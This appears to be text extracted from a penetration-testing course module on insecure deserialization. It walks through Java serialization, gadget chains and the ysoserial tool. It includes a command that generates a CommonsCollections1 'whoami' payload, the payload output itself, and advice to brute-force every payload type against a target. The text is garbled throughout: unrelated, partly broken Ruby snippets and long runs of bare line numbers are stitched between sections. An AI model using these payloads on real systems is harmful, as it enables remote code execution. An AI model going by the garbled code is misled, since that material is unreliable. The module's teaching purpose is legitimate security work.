

Web Application Penetration Testing eXtreme

v2

Attacking Serialization

Section 01 | Module 10

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 10 | ATTACKING SERIALIZATION

10.1 What is Serialization?

10.4 .NET Serialization

10.2 Serialization in Java

10.5 Other Serialization

10.3 Serialization in PHP



Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Serialization mechanisms
- ✓ How to find and exploit untrusted deserialization in common web technologies



What is Serialization?



10.1 What is Serialization?

Serialization is the name of the mechanism that allows us to store the state of programmistic objects in a sequence of bytes in a reversible way. This way, an object (a variable, set of variables, or even a whole class) can be transported remotely to another program.

The receiving endpoint should be able to reconstruct (**deserialize**) the received object in an unchanged state.



10.1 What is Serialization?

Serialization is used widely in programming and can be used for:

- Storing and transferring data
- Calling remote procedures (RPC-like methods)

Serializing data is also often referred to as **marshalling**. The reverse process of retrieving the original object out of a byte sequence is called **deserialization** or **unmarshalling**.

10.1 What is Serialization?

It should be noted that serialized data itself is not encrypted or signed in any way. Often, the data might be freely tampered with once spotted, which might bring unexpected results on the deserializing component.

Of course, there might be transport protocols that utilize serialization together with compression or encryption. So, serialized data might be hidden, secured or encountered in a plain form. The last case is the most interesting for both penetration testers and attackers.

10.1 What is Serialization?

Insecure deserialization became a hot topic in 2015, since its impact was presented publicly by security researchers. The presented example showed how deserialization of untrusted Java serialized data can lead to remote code execution.

CWE/MITRE refers to this issue as „Deserialization of untrusted data“. In 2017, OWASP introduced Insecure Deserialization as a top 8 security issue.

```
20 # The following code is a simplified version of the code that was used to demonstrate the issue.
21 # It is not intended to be a complete example, but rather a simplified version of the code.
22
23 def initialize(experiment, observations = [], candidates = [])
24   @experiment = experiment
25   @observations = observations
26   @control = control
27   @candidates = observations - [control]
28   evaluate_candidates
29
30   freeze
31 end
32
33 # Returns the experiment's context
34 def context
35   experiment.context
36 end
37
38 # Returns the experiment's name
39 def name
40   experiment.name
41 end
42
43 # Returns the experiment's metadata
44 def metadata
45   experiment.metadata
46 end
47
48 # Returns the experiment's result
49 def result
50   experiment.result
51 end
```


10.1 What is Serialization?

Serialized objects are most often encountered in web applications written in PHP, Java, and .NET, but serialization is not limited to these languages only. For example, there were occurrences of remote code execution via deserialization in Python, Ruby, and many other languages.

At the end of this module, we will present various cases of untypical serialization that can be met during web application penetration testing.

10.1 What is Serialization?

Be aware that serialization might not only be present on the web application layer.



Serialization in Java



10.2 Serialization in Java

Before we dig into exploiting insecure deserialization, let's try to create a serialized object to understand the process better.

In order to follow the exercise, you will need a Java compiler and a text editor. In order to get the Java compiler, install the latest JDK ([Java Development Kit](https://www.oracle.com/technetwork/java/javase/downloads/jdk11-downloads-5066655.html)) and JRE ([Java Runtime Environment](https://www.oracle.com/technetwork/java/javase/overview/index.html)) on your operating system.

10.2 Serialization in Java

We will create two files:

- **Item.java**, which will hold code for a class named Item.
- **Serialize.java**, which will contain the serialization logic.

10.2.1 Creating Serialized Objects

In order to use serialization, the program must import the **java.io.Serializable** package. Moreover, for the class to be serialized, it must implement a **Serializable** interface.

```
</>
//Item.java
import java.io.Serializable;
public class Item implements Serializable {
    • int id;
    • String name;
    • public Item(int id, String name) {
        • this.id = id;
        • this.name = name;
    }
}
```

10.2.1 Creating Serialized Objects

Item.java is a simple class that has two fields: id and name. In real-life, serializable classes can contain many fields and methods.

Now, we will use another file (in Java one class should be contained in one file) that will make use of that class. First, it will create an instance of the Item class, and then serialize that instance as well as save it to a file.

```
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```



10.2.1 Creating Serialized Objects

The Serialize class makes use of the Item class, as it converts the instance of the Item class to a **Stream of Bytes**.

Then, it is saved to a file called „data.ser”.

```
</>
//Serialize.java
import java.io.*;
class Serialize{
    public static void main(String args[]){
        try{
            //Creating the object
            Item s1 = new Item(123,"book");
            //Creating stream and writing the object
            FileOutputStream fout = new FileOutputStream("data.ser");
            ObjectOutputStream out = new ObjectOutputStream(fout);
            out.writeObject(s1);
            out.flush();
            //closing the stream
            out.close();
            System.out.println("Serialized data saved to data.ser");
        } catch (Exception e) {System.out.println(e); }
    }
}
```

10.2.1 Creating Serialized Objects

Before compilation, make sure that the two .java files are in the same directory.

```
root@0xluk3:~/java# javac Item.java Serialize.java
root@0xluk3:~/java# java Serialize
Serialized data saved to data.ser
root@0xluk3:~/java# cat data.ser
00srItemZ,00t00IidLnameLjava/lang/String;xp{tbookroot@0xluk3:~/java#
```

10.2.1 Creating Serialized Objects

We can see that the saved data.ser file is in binary format. Apart from some strings that disclose what the serialized data might be, there are also some non-ASCII characters.

```
root@0xluk3:~/java# strings data.ser
ItemZ,
nameZ
Ljava/lang/String;xp
book
root@0xluk3:~/java# file data.ser
data.ser: Java serialization data, version 5
root@0xluk3:~/java# cat data.ser | hexdump -C
00000000  ac ed 00 05 73 72 00 04 49 74 65 6d 5a 2c 80 f7 |....sr..ItemZ,..|
00000010  74 f7 b8 1d 02 00 02 49 00 02 69 64 4c 00 04 6e |t.....I..idL..n|
00000020  61 6d 65 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 |amet..Ljava/lang|
00000030  2f 53 74 72 69 6e 67 3b 78 70 00 00 00 7b 74 00 |/String;xp...{t.|
00000040  04 62 6f 6f 6b                                |.book|
00000045
root@0xluk3:~/java#
```

10.2.1 Creating Serialized Objects

The file begins with the „ac ed 00 05” bytes, which is a standard java serialized format signature.



00000000 ac ed 00 05

Wherever you see binary data starting with those bytes, you can suspect that it contains serialized java objects.

10.2.1 Creating Serialized Objects

As java serialized data is in binary format, when used in web applications, it is often encoded using Base64 in order to mitigate non-ASCII bytes. When inspecting web applications for java serialized objects, you should also look for base64 strings starting with „**r00AB**”.

```
root@0xluk3:~/java# echo -en "\xac\xed\x00\x05" | base64
r00ABQ==
root@0xluk3:~/java#
```

10.2.1 Creating Serialized Objects

Going back to our serialized object, let's write code that will retrieve the serialized data out of the binary file.

The file will be named **Deserialize.java**.

```
</>  
//Deserialize.java  
import java.io.*;  
class Deserialize{  
    public static void main(String args[]){  
        try{  
            //Creating stream to read the object  
            ObjectInputStream in=new ObjectInputStream(new  
FileInputStream("data.ser"));  
            Item s=(Item)in.readObject();  
            //printing the data of the serialized object  
            System.out.println(s.id+" "+s.name);  
            //closing the stream  
            in.close();  
        }catch(Exception e){System.out.println(e);}  
    }  
}
```

10.2.2 Deserializing Data

After compilation and running the Deserialize class, we can see that the object was properly reconstructed.

```
root@0xluk3:~/java# javac Deserialize.java
root@0xluk3:~/java# java Deserialize

123 book
root@0xluk3:~/java#
```

Let's now change the data.ser file. After opening it in a text editor, we change the to-be-deserialized class named „Item” to „Itxm”.

```
GNU nano 3.2 data.ser Modified
00^@^Esr^@^DIxmZ,00t00^]B^@^BI^@^BidL^@^Dname^@^RLjava/lang/String;xp^@^@^@{
```

10.2.2 Deserializing Data

If we now try to Deserialize the data.ser file, an error occurs; this is because the class Itxm does not exist.

```
root@0xluk3:~/java# java Deserialize
java.lang.ClassNotFoundException: Itxm
root@0xluk3:~/java#
```

10.2.3 Insecure Deserialization Conditions

When serializing and deserializing data, the deserializing endpoint must know (this means, it has to **include in its classpath** or **import**) all the classes and packages that the serialized object consists of.

Basically, attacking Java serialization is about passing the **malicious state** of an object to the deserializing endpoint.

```
17 def initialize(experiment, observations = [], candidates = [])
18   @experiment = experiment
19   @observations = observations
20   @control = control
21   @candidates = observations + [control]
22   evaluate_candidates
23
24   freeze
25 end
26
27 # Returns the experiment's context
28 def context
29   experiment.context
30 end
31
32 def experiment_name
33   experiment_name
34 end
35
36 def metadata
37   metadata
38 end
39
40 def result_sub
41   result_sub
42 end
```



10.2.3 Insecure Deserialization Conditions

Executing OS commands in Java could be done, for example, by invoking code like:

`Java.lang.Runtime.getRuntime.exec("whoami")`

But in order to make the deserializing endpoint execute the above code, it should be enclosed in a serialized object's property.

10.2.3.1 Properties and Reflection

An **Object's Properties** in their simplest form are spotted in the format below:

- Object.one.two

Reading from right to left you can traverse the name and know that:

- Two is a property of one
- One is a property of Object

```
21 # @param: Create a new experiment
22 # @param: experiment_name - the experiment's name
23 # @param: observations - an array of Observations, in this case
24 # @param: control - the control observation
25 # @param: candidates - the candidates
26
27 def initialize(experiment, observations = [], control = nil)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32
33   # @param: the experiment's context
34   def context
35     experiment.context
36   end
37
38   # @param: the name of the experiment
39   def experiment_name
40     experiment.name
41   end
42
43   # @param: was the result a match between an experiment and a control
44   def match?
45     # ...
46   end
47
48   @score = result.sub(1)
```

10.2.3.1 Properties and Reflection

In the same way, if you see:

`Java.lang.Runtime.getRuntime().exec(„id“)`

...then you know that the method `exec(„id“)` is a property of `getRuntime`, which in turn is a property of `Java.lang.Runtime`. Such a notation will be often seen in Java code.

10.2.3.1 Properties and Reflection

During deserialization, the object's properties are accessed recursively, leading to code execution at the very end of this process. An opaque class order that allows chaining subsequent classes is possible thanks to reflection, which allows us to use methods without knowing them previously. Reflection can be recognized by the „opaque” calling order in the code.

10.2.3 Insecure Deserialization Conditions

A potentially exploitable condition in Java occurs when `readObject()` or a similar function is called on user-controlled object and later, a method on that object is called.

An attacker is able to craft such an object containing multiple, nested properties, that upon method call will do something completely different, e.g. hijack the called method by implementing a Dynamic Proxy and an Invocation handler in the serialized object's properties.

10.2.4 Gadgets

Every property or method that is part of a nested exploit object is called a **gadget**.

There are some specific Java libraries that were identified to contain some universal gadgets used to build serialized exploit objects. These libraries are called **gadget libraries**.

10.2.4 Gadgets

The concept of gadgets was first presented at the following talk.

<https://frohoff.github.io/appseccali-marshalling-pickles/>

Note that deep understanding of manually building Java gadgets is an advanced skill that is not required to exploit most java deserialization vulnerabilities. However, it can come in handy when a custom library is encountered, or patches have been applied.

10.2.4 Gadgets

There is a set of common libraries that were identified as **gadget libraries**.

This does not mean that they are insecure by design. It only means that in case insecure deserialization is performed while these libraries are loaded into the classpath of the running application, the attacker can abuse them to construct a known gadget chain that will result in successful exploitation.

10.2.4 Gadgets

For example, common libraries that were identified as vulnerable are CommonsCollections (versions 1-6). There is a powerful tool named **ysoserial** that can be used to perform exploitation of insecure java deserialization vulnerabilities. Ysoserial contains multiple modules that can suit various Java deserialization exploitation scenarios.

Ysoserial can be downloaded from its [github repository](https://github.com/frohoff/ysoserial).

10.2.5 Introduction to Ysoserial

Ysoserial can be downloaded, along with the source code and a precompiled .jar file. We will use the [precompiled jar](#).

Usage of ysoserial is quite straightforward.
java -jar ysoserial.jar displays the help message.

```
root@0x1uk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
Oct 16, 2019 5:07:10 PM org.reflections.Reflections scan
INFO: Reflections took 948 ms to scan 1 urls, producing 18 keys and 146 values
  Payload          Authors          Dependencies
  -----
  BeanShell1       @pwntester, @cschneider4711  bsh:2.0b5
  C3P0             @mbechler                   c3p0:0.9.5.2, mchange-commons-java:0.2.11
```

10.2.5 Introduction to Ysoserial

The Ysoserial payload is in binary format. Often, you will need to convert the output to base64 in order to be able to send it to an application, as in the web application world binary data is often base64-encoded.

```
root@0x1uk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "whoami"
00sr2sun.reflect.annotation.AnnotationInvocationHandlerU000~0L
java.util.Mapxrvjava.lang.reflect.Proxy0'0 0C0Lht%Ljava/lang/reflect/InvocationHandler;xpsqr-sr*org.apache.commons.collections.map.LazyMapn
iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.apache.commons.collections.Transformer;0V*0040xpsr;org.apache.commo
ns.collections.functors.ConstantTransformerXv0A00L iConstanttLjava/lang/Object;xpvrvjava.lang.Runtimeexpr;org.apache.commons.collectio
ns.functors.InvokerTransformer000k{[08[iArgst[Ljava/lang/Object;L
iMethodNametLjava/lang/String;[
iParamTypest[Ljava/lang/Class;xpur[Ljava.l
ang.Object;00X0s)lxpt
getRuntimeur[Ljava/lang/Class;0[00Z0xpt getMethoduq-vrvjava.lang.String008z;0Bxpvq-sq-uq~uq~invokeuq-vrvjava.lang.Objectxpvq-q~ur[Ljava/lang
.String;00V00{Gxptwhoamitexecuq-q~sq~srjava.lang.Integer..0008Ivaluxrvjava.lang.Number000
000xpsrvjava.util.HashMap000`0F
loadFactorI thresholdxp?xxvrvjava.lang.Overridexpq~:root@0x1uk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "w
hoami" | base64
r00ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
clXK9Q8Vy36LagACTAAMBwVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQ0AEUxq
YXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJlZmxl
Y3QuUHJveHhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS5sYW5nL3JlZmxlY3QvSW52b2NhZGlvdGhh
```

10.2.5 Introduction to Ysoserial

The previously used command was:

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "whoami,"

The command above generates a serialized payload, that upon being insecurely deserialized by an application that includes CommonsCollections1 in its classpath, will result in executing the command „whoami”.

10.2.5 Introduction to Ysoserial

The payload names displayed in the help message are Library names that the gadgets will be taken from. If you suspect that the deserializing endpoint makes use of any of those libraries, you can use it.

Whoami is a versatile command that will work on both linux and windows systems, but in the case of a remote deserializing endpoint you will need to discover or guess the underlying OS yourself.

```
23  * @param context - the Experiment's context
24  * @param observations - an array of Observations, or null
25  * @param control - the control Observation
26
27  def initialize(experiment, observations = [], control = null)
28
29    @experiment = experiment
30    @observations = observations
31    @control = control
32    @candidates = observations - [control]
33    evaluate_candidates
34
35    freeze
36
37    @context =
38      experiment.context
39
40    @experiment_name =
41      experiment.name
42
43    @mechanism =
44      mechanism
45
46    @username = result.sub(1)
```


10.2.5.1 Additions to Ysoserial

Ysoserial is the most common and the most versatile tool for generating java deserialization payloads. However, its usage is not the most convenient when assessing web applications due to being a command line script.

Several Burpsuite Pro extensions have been developed in order to make Java serialization detection and exploitation easier.

10.2.5.1 Additions to Ysoserial

Such extensions are:

- [Freddy, Deserialization Bug Finder](#)
- [Java Deserialization Scanner](#)

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - [control]
  evaluate_candidates
end

def freeze
  end

# Returns the experiment's context
def context
  experiment.context
end

# Returns the name of the experiment
def experiment_name
  experiment.name
end

# Returns whether the result is a match between an observation and the control
def matches?
  # ...
end
```

10.2.6 Brute-force Attack with Ysoserial

When approaching an application that utilizes serialized java data, we do not know what libraries are used by the back end.

In such a case, a brute-force approach might be rewarding. You might want to generate all possible ysoserial payloads and then try each of them against the target software.

```
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
